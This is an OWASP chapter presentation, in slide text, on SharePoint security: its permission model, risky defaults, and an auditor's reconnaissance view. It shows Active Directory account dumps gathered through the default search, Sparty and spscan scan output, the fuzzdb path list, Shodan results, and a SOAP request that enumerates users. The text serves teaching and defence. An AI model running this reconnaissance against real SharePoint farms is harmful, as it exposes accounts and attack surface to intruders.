



OWASP

Open Web Application
Security Project

OWASP Stammtisch #12

Frankfurt, 29.01.2014

Jan Philipp

Manager, Cyber Risk Services



Getting a handle on SharePoint Security (SharePoint Sicherheit im "schlüpfrigen" Griff)





Purpose today

Introduction

- » Who I am (<http://archimatrix.com/jphilipp>)
- » Why this topic: SharePoint security
- » Goals and agenda of this presentation
- » What is SharePoint what can it do
- » What SharePoint security information already exists



Purpose today

Agenda

- » Introducing the SharePoint security model
The company-defender/admin/architect view
- » Applying the SharePoint security model
The vendor/default configuration reality
- » So how does this security hold up?
The pen-tester/auditor/attacker view
- » Extending SharePoint
The features that can kill you



Microsoft SharePoint

So what is this SharePoint?

- » SharePoint is a Platform with many Web-parts to rapidly share data and create work-flows for teams on Web-Sites
- » According to the vendor: **It does everything!**

Communities
Composites
Content
Search
Insights



Business Intelligence
Office Services
(Social) mySites
SharePoint Designer
SharePoint 2013 Store

<http://sharepoint.microsoft.com/de-de/product/capabilities/Seiten/default.aspx>



Existing attacking knowledge

What SharePoint security information already exists

- » Technet & **OWASP**
- » A link collection, not more
- » Many gaps
- » Based on SP 2003/2007
(Many vulnerabilities are fixed in SP 2010/2013)
- » Missing presentations

Research for SharePoint (MOSS)

This page contains research notes on Microsoft's SharePoint MOSS and WSS

Contents [hide]

1 Resources

- 1.1 Microsoft resources
- 1.2 Other Resources and Documentation
- 1.3 Presentations
- 1.4 Other interesting resources
- 1.5 Other Blogs and Articles
- 1.6 Security related technical articles

2 Published Security issues

- 2.1 SharePoint related vulnerabilities and its status

3 MOSS Security related WebParts, Tools & services

- 3.1 Open Source
- 3.2 Commercially Supported

4 Dangerous MOSS APIs

5 SharePoint Hacking

- 5.1 SharePoint Hacking Tools
- 5.2 SharePoint Hacking Presentations

6 WebParts Security

Source: https://www.owasp.org/index.php/Research_for_SharePoint_%28MOSS%29

The SP Security Model




Security Building Blocks
Classic Security
SharePoint Specifics



SharePoint security elements

SharePoint hierarchy of objects

- » Central Administration Site
- » Web/Service applications
(Zones, if multiple URLs)
- » Site Collections
- » Sites
- » Site components





SharePoint separation of duties

Separate administration (for humans) should be set at:

- » Central Administration site (IT: farm admins)
- » Web-application level (IT: application owners & dev)
- » Site-collection level (Business: site-collection owners)
- » Site-level (Business: site-owners)

Separate (technical) accounts must be used for:





- » The systems farm management
- » Key farm services (crawl, search, timer, ...)
- » Cross system authentication (IIS app-pools, WOPI, ...)

Avoid breaking inheritance !



The classic security model

The "**A - G, (U), L** \leftarrow **P**" security model

- » **A**ccounts in the Domain, organized by Domain Admins into **G**lobal **G**roups 
- » **G**lobal **G**roups organized by Enterprise Admins into **U**niversal **G**roups 
- » **U**niversal Groups or **G**lobal **G**roups organized by Resource Admins into **L**ocal **G**roups (Resource Groups) 
- » The Local Groups are added to ACLs and **P**ermissions are assigned by the resource admins 



SP security best-practices

Applying the classic user access model to SharePoint

- » SharePoint Groups = the locale Resource Groups
Define these at the site-collection
- » SharePoint is an RBAC (role based) model:
Define the permissions per SharePoint group

Don't put users in SharePoint groups!

Don't assign permissions to AD Groups or users!

Service & connection accounts

- » Have them! – before you start installing!



SP security best-practices

Easy on paper but...

- » Farm Application access is often overlooked:
Farm Admin, Server Admin, AD Domain Admins (CA Site)
- » Service account/managed accounts issues
Windows managed \neq SharePoint managed
They don't work everywhere
- » Different authentication methods:
Windows Native authentication
Claims Based authentication ← The Best
Federated authentication

Applying the Model





Only easy in theory



So what happens in reality

Default installation "Wizard"



- » What happened in the background:
 - The powerful farm account is used for everything
 - MySites with auto creation and search is installed
 - Standard search and crawl is installed and configured
 - The SharePoint Designer is enabled
 - Legacy protocols (CGI, ISAPI, ...) are turned on



Common permission pitfalls

Default installation “Wizard” worked like a charm

» So how have we exploited this:


Compromising one site can be used to gain access to all other sites in the farm because of the farmAdmin account

The SharePoint Designer (FrontPage) is enabled

<http://www.microsoft.com/de-de/download/details.aspx?id=16573>

free download and free access as authenticated users

Open SharePoint Site



Recent Sites



Common permission pitfalls

Default installation “Wizard” worked like a charm

» But wait, you also get these attack surfaces:

Legacy features can be exploited:

- Did you know that if ISAPI can't process a request it passes it to the host Windows machine with built-in SYSTEM credentials 😊

Passwords are also passed in clear text (HTTP) from the Central Administration-site, when configuring services (Hey they put a warning on it)



Creepy crawlies – default search

Enumerating your entire Active Directory

- » You can read trusts, domains and accounts with the powerful built in search features!
- » So you 'scoped' your People-Picker control – there are many URL's that get to one of the nine search components!
- » So what, here's what it means:
 - We found the RID-500 built-in administrator, used for about 82% of all AD attacks
 - We found blank template accounts with default accounts that allowed us to gain access to systems
 - We found forest trust to test domains with weak security and could gain access to production AD




Creepy crawlies – default search

SharePoint search: What it shouldn't look like

» Finding hidden accounts (\$) – Yes you can!

» Some examples:
– Services
– Trusts





Creepy crawlies – default search

SharePoint search:

What it shouldn't look like

- » Even more details are possible:
 - Built-in accounts
 - Service accounts
 - User accounts

```
6005-SecAdmin
  FullName
  Sid,S-1-5-21-60677145-920026266-839522115-500
  AcctDisabled,No
  PswdCanBeChanged,Yes
  AccountType,User
6005-SecGst
  FullName
  Sid,S-1-5-21-60677145-920026266-839522115-501
  AcctDisabled,Yes
  PswdCanBeChanged,Yes
  AccountType,User
krbtgt
  FullName
  Sid,S-1-5-21-60677145-920026266-839522115-502
  AcctDisabled,Yes
  PswdCanBeChanged,Yes
  AccountType,User
6005-DCScripts
  FullName,6005-DCScripts
  Sid,S-1-5-21-60677145-920026266-839522115-1127
  AcctDisabled,No
  PswdCanBeChanged,Yes
  AccountType,User
xtch6005
  FullName,Tom Ch6005
  Sid,S-1-5-21-60677145-920026266-839522115-1138
  AcctDisabled,Yes
  PswdCanBeChanged,Yes
  AccountType,User
nv6005
  FullName,Nv6005
  Sid,S-1-5-21-60677145-920026266-839522115-1146
  AcctDisabled,Yes
  PswdCanBeChanged,Yes
  AccountType,User
tleS6005
  FullName,Th6005 Le S6005
  Sid,S-1-5-21-60677145-920026266-839522115-1149
  AcctDisabled,Yes
  PswdCanBeChanged,Yes
  AccountType,User
```



The trouble with marketing

Default features are also on

- » SharePoint Social
 - Share and Follow
 - MySites auto-creation
 - Like (even on the Central Administration)
- » SharePoint Designer Access
 - Yes it's FrontPage IIS-Server extensions again

Turn them off – and not just at the GUI layer!

How does it hold up?



Tools
Webservices
WebDAV, CAML, ...



Let's test SharePoint...

Tools

- » Predicable resources and information leaks
Use your favourite Proxy (BurpSuite/Zap ...) with fuzzdb

Other tools do not work well

**or are they just
script-kiddie safe?**





» **Sparty** – MS SharePoint and FrontPage auditing tool

```
C:\WINDOWS\system32\cmd.exe
X:\>python sparty_v_0.1.py -s layouts -a ntlm -u http://devalias.net/sites/test01
-----
      _-_-|_   _-_-|_   _-_-|_   _-_-|_   _-_-|_   _-_-|_   _-_-|_
     |_--|_   |_--|_   |_--|_   |_--|_   |_--|_   |_--|_   |_--|_
     |_--|_   |_--|_   |_--|_   |_--|_   |_--|_   |_--|_   |_--|_
    _-_-|_   _-_-|_   _-_-|_   _-_-|_   _-_-|_   _-_-|_   _-_-|_

SPARTY : Sharepoint/Frontpage Security Auditing Tool!
Authored by: Aditya K Sood {0kn0ck}@secniche.org | 2013
Twitter: @AdityaKSood
Powered by: SecNiche Security Labs !
-----
[+][devalias.net] Enabling NTLM authentication support
[+][devalias.net][NTLM Authentication] NTLM Support Library Loaded!
[+][devalias.net][NTLM Authentication] Enter username (DOMAIN\username): 
[+][devalias.net][NTLM Authentication] Enter password: 
[+][devalias.net][NTLM authentication] Credentials enabled for 
[+] fetching information from the given target - (http://devalias.net/sites/test01)
[+] target responded with HTTP code: (200)
[+] target is running server: (Microsoft-IIS/8.0)

[+]-----!
[+] auditing sharepoint '/_layouts/' directory for access permissions !
[+]-----!

[+] (http://nrplabfarm.cloudapp.net/sites/test01/_layouts/aclinv.aspx) - (200)
[+] (http://nrplabfarm.cloudapp.net/sites/test01/_layouts/addrole.aspx) - (401)
[+] (http://nrplabfarm.cloudapp.net/sites/test01/_layouts/AdminRecycleBin.aspx) - (401)
[+] (http://nrplabfarm.cloudapp.net/sites/test01/_layouts/AreaNavigationSettings.aspx) - (401)
```



» **spscan** (<https://github.com/toddsiegel/spscan>)

```

SharePoint Security Scanner
Version v2.1

URL: http://codex.wordpress.org/sites/test01/Documents/Forms/AllItems.aspx
Started on Thu Nov 21 13:43:22 2013

[+] Interesting header: MICROSOFTSHAREPOINTTEAMSERVICES: 15.0.0.4535
[+] This site seems to be a multisite (http://codex.wordpress.org/Glossary#Multi
site)
[+] The SharePoint version is Unknown
  
```




Spotting SharePoint services



fuzzdb

Attack and Discovery Pattern Database for Application Fuzzing

[Project Home](#) [Downloads](#) [Wiki](#) [Issues](#) [Source](#)

[Checkout](#) [Browse](#) [Changes](#)


Source path: [svn/](#) [trunk/](#) [discovery/](#) [PredictableRes/](#) Sharepoint.fuzz.txt

```
1 /1033
2 /3082
3 /50
4 /60
5 /_admin
6 /_admin/operations.aspx
7 /_app_bin
8 /_controltemplates
9 /_layouts
10 /_layouts/1033
11 /_layouts/1033/accessdeniedpage.aspx
12 /_layouts/1033/acclinv.aspx
13 /_layouts/1033/acclver.aspx
14 /_layouts/1033/addgrp1.aspx
15 /_layouts/1033/addgrp2.aspx
16 /_layouts/1033/addrole.aspx
17 /_layouts/1033/advsetng.aspx
18 /_layouts/1033/alertdirectory.aspx
19 /_layouts/1033/alertsadmin.aspx
20 /_layouts/1033/alertserror.aspx
21 /_layouts/1033/allgrps.aspx
22 /_layouts/1033/applyregionalsettings.aspx
```

<http://code.google.com/p/fuzzdb/source/browse/trunk/discovery/PredictableRes/Sharepoint.fuzz.txt>

Google and Bing Hacking Dictionary Files

New **GoogleDiggity input dictionary** file contains **121 queries** that allow users to uncover SharePoint specific vulnerabilities exposed via the Google search engine. This dictionary helps assessors locate exposures of common SharePoint administrative pages, web services, and site galleries that an organization typically would not want to be made available to the public, let alone indexed by Google.



SharePoint Hacking Alerts for Google and Bing

Source: <http://www.bishopfox.com/resources/tools/sharepoint-hacking-diggity/attack-tools/>



Spotting SharePoint services ...

SHODAN

MicrosoftSharePointTeamServices -WWW-Authenticate

Search

Results 1 - 10 of about 16949 for MicrosoftSharePointTeamSe

Services

HTTP	16,391
HTTP Alternate	394
HTTP	125
HTTPS Alternate	23
Oracle iSQL Plus	10

Top Countries

United States	7,638
Canada	925
United Kingdom	810
Germany	699
China	434


Top Organizations

Microsoft Hosting	280
Comcast Business Commu...	252
Amazon.com	189
Amp Technology, LLC	127
Deutsche Telekom AG	124

Top Domains


comcastbusiness.net	297
verizon.net	129
tierzero.net	118
t-ipconnect.de	108
cox.net	71

IIS7

165.246.17.92
Inha University
Added on 21.11.2013


HTTP/1.0 200 OK
Content-Type: text/html
Last-Modified: Mon, 17 May 2010 04:25:30 GMT
Accept-Ranges: bytes
ETag: "b0e717fc78f5ca1:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 12.0.0.6421
X-UA-Compatible: IE=EmulateIE9
Date: Thu, 21 Nov 2013 15:24:26 GMT
Content-Length: 689

Document Moved

77.66.45.131
Netgroup A/S
Added on 21.11.2013


HTTP/1.0 302 Redirect
Content-Type: text/html; charset=UTF-8
Location: http://77.66.45.131/SitePages/Home.aspx
Server: Microsoft-IIS/7.5
X-SharePointHealthScore: 0
SPRequestGuid: fbd6589c-6aa4-e044-c9e1-c3903ad7b634
request-id: fbd6589c-6aa4-e044-c9e1-c3903ad7b634
X-FRAME-OPTIONS: SAMEORIGIN
SPRequestDuration: 37
SPIisLatency: 1
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 15.0.0.4420
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
Date: Thu, 21 Nov ...

Source: <http://www.shodanhq.com/>



... and SharePoint known issues

Shodan Exploits Developers View All...



SHODAN EXPLOITS

sharepoint

Search

QResults found:

82

Source

cve 73

exploitdb 8

metasploit 1

Platform

windows 7

asp 1

Windows 1

Type

webapps 4

remote 3

exploit 1

Cross-site scripting (XSS) vulnerability in Microsoft Office **SharePoint** Server 2010, Windows **SharePoint** Services 2.0 and 3.0 SP2, and **SharePoint** Foundation 2010 allows remote attackers to inject arbitrary web script or HTML via the URI, aka "**SharePoint** XSS Vulnerability."

Microsoft **SharePoint** Server 2013 Gold and SP1 and **SharePoint** Foundation 2013 Gold and SP1 allow remote authenticated users to gain privileges via a Trojan horse app that executes a custom action in the context of the **SharePoint** extensibility model, aka "**SharePoint** Page Content Vulnerability."

Directory traversal vulnerability in Microsoft **SharePoint** Server 2010 SP1 and **SharePoint** Foundation 2010 SP1 allows remote attackers to bypass intended read restrictions for content, and hijack user accounts, via a crafted URL, aka "**SharePoint** Directory Traversal Vulnerability."

Cross-site scripting (XSS) vulnerability in Microsoft Office **SharePoint** Server 2010 Gold and SP1, and **SharePoint** Foundation 2010, allows remote attackers to inject arbitrary web script or HTML via the URI, aka "**XSS in SharePoint** Calendar Vulnerability."

Source: <http://www.shodanhq.com/>

Microsoft Windows **SharePoint** Services 3.0 SP3; **SharePoint** Server 2007 SP3, 2010 SP1 and SP2, and 2013



Attacking surface

SharePoint Build Numbers and Cumulative Updates

» SharePoint 2003/2007

http://blogs.technet.com/b/steve_chen/archive/2012/03/14/3486623.aspx

» SharePoint 2010

<http://www.toddklindt.com/sp2010builds>

» SharePoint 2013

<http://www.toddklindt.com/sp2013builds>

Response Headers

HTTP/1.1 304 Not Modified

Cache

Cache-Control: max-age=31536000

Date: Thu, 21 Nov 2013 15:16:23 GMT

Entity

ETag: "0c7e03f17a0cd1:0"

Miscellaneous

Accept-Ranges: bytes

MicrosoftSharePointTeamServices: 15.0.0.4535

Server: Microsoft-IIS/8.0

X-MS-InvokeApp: 1; RequireReadOnly

X-Powered-By: ASP.NET

Security

X-Content-Type-Options: nosniff



SharePoint Webservices

SPSDisco, They like to talk...

← → ↺ ☰ http://localhost:11181/sites/test01/_vti_bin/spsdisco.aspx

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="utf-8" ?>
<discovery xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  <contractRef xmlns="http://schemas.xmlsoap.org/disco/scl/" ref="http://localhost:11181/sites/test01/_vti_bin/alerts.asmx"/>
  <docRef="http://localhost:11181/sites/test01/_vti_bin/alerts.asmx"/>
  <discoveryRef xmlns="http://schemas.xmlsoap.org/disco/" ref="http://localhost:11181/sites/test01/_vti_bin/alerts.asmx"/>
  <contractRef xmlns="http://schemas.xmlsoap.org/disco/scl/" ref="http://localhost:11181/sites/test01/_vti_bin/authentication.asmx"/>
  <docRef="http://localhost:11181/sites/test01/_vti_bin/authentication.asmx"/>
  <discoveryRef xmlns="http://schemas.xmlsoap.org/disco/" ref="http://localhost:11181/sites/test01/_vti_bin/authentication.asmx"/>
  <contractRef xmlns="http://schemas.xmlsoap.org/disco/scl/" ref="http://localhost:11181/sites/test01/_vti_bin/copy.asmx"/>
  <docRef="http://localhost:11181/sites/test01/_vti_bin/copy.asmx"/>
  <discoveryRef xmlns="http://schemas.xmlsoap.org/disco/" ref="http://localhost:11181/sites/test01/_vti_bin/copy.asmx"/>
  <contractRef xmlns="http://schemas.xmlsoap.org/disco/scl/" ref="http://localhost:11181/sites/test01/_vti_bin/diagnostics.asmx"/>
  <docRef="http://localhost:11181/sites/test01/_vti_bin/diagnostics.asmx"/>
  <discoveryRef xmlns="http://schemas.xmlsoap.org/disco/" ref="http://localhost:11181/sites/test01/_vti_bin/diagnostics.asmx"/>
  <contractRef xmlns="http://schemas.xmlsoap.org/disco/scl/" ref="http://localhost:11181/sites/test01/_vti_bin/dspsts.asmx"/>
  <docRef="http://localhost:11181/sites/test01/_vti_bin/dspsts.asmx"/>
  <discoveryRef xmlns="http://schemas.xmlsoap.org/disco/" ref="http://localhost:11181/sites/test01/_vti_bin/dspsts.asmx"/>
  <contractRef xmlns="http://schemas.xmlsoap.org/disco/scl/" ref="http://localhost:11181/sites/test01/_vti_bin/dws.asmx"/>
  <docRef="http://localhost:11181/sites/test01/_vti_bin/dws.asmx"/>
  <discoveryRef xmlns="http://schemas.xmlsoap.org/disco/" ref="http://localhost:11181/sites/test01/_vti_bin/dws.asmx"/>
  <contractRef xmlns="http://schemas.xmlsoap.org/disco/scl/" ref="http://localhost:11181/sites/test01/_vti_bin/forms.asmx"/>
  <docRef="http://localhost:11181/sites/test01/_vti_bin/forms.asmx"/>
  <discoveryRef xmlns="http://schemas.xmlsoap.org/disco/" ref="http://localhost:11181/sites/test01/_vti_bin/forms.asmx"/>
```

Click [here](#) for a complete list of operations.

SearchPrincipals

Test

The test form is only available for requests from the local machine.

SOAP 1.1

The following is a sample SOAP 1.1 request and response. The **placeholders** shown need to be replaced with actual values.

```
POST /_vti_bin/People.asmx HTTP/1.1
Host: .net
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://schemas.microsoft.com/sharepoint/soap/SearchPrincipals"
```

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xml
  <soap:Body>
    <SearchPrincipals xmlns="http://schemas.microsoft.com/sharepoint/soap/">
      <searchText>string</searchText>
      <maxResults>int</maxResults>
      <principalType>None or User or DistributionList or SecurityGroup or SharePointGroup or All</principalType>
    </SearchPrincipals>
  </soap:Body>
</soap:Envelope>
```

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length
```

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xml
  <soap:Body>
    <SearchPrincipalsResponse xmlns="http://schemas.microsoft.com/sharepoint/soap/">
      <SearchPrincipalsResult>
        <PrincipalInfo>
          <AccountName>string</AccountName>
          <UserInfoID>int</UserInfoID>
          <DisplayName>string</DisplayName>
          <Email>string</Email>
          <Department>string</Department>
          <Title>string</Title>
          <IsResolved>boolean</IsResolved>
          <MoreMatches>
            <PrincipalInfo xsi:nil="true" />
```




Nice conversation

Just be a member of a SharePoint site

» And you can:

Request

Raw Params Headers Hex XML

```
POST /sites/test01/_vti_bin/People.asmx HTTP/1.1
Host: .net
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 481

<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap12="http://www.w3.org/2003/05/soap-envelope">
  <soap12:Body>
    <SearchPrincipals
xmlns="http://schemas.microsoft.com/sharepoint/soap/">
      <searchText>t</searchText>
      <maxResults>100</maxResults>
      <principalType>All</principalType>
    </SearchPrincipals>
  </soap12:Body>
</soap12:Envelope>
```

Response

Raw Headers Hex XML

```

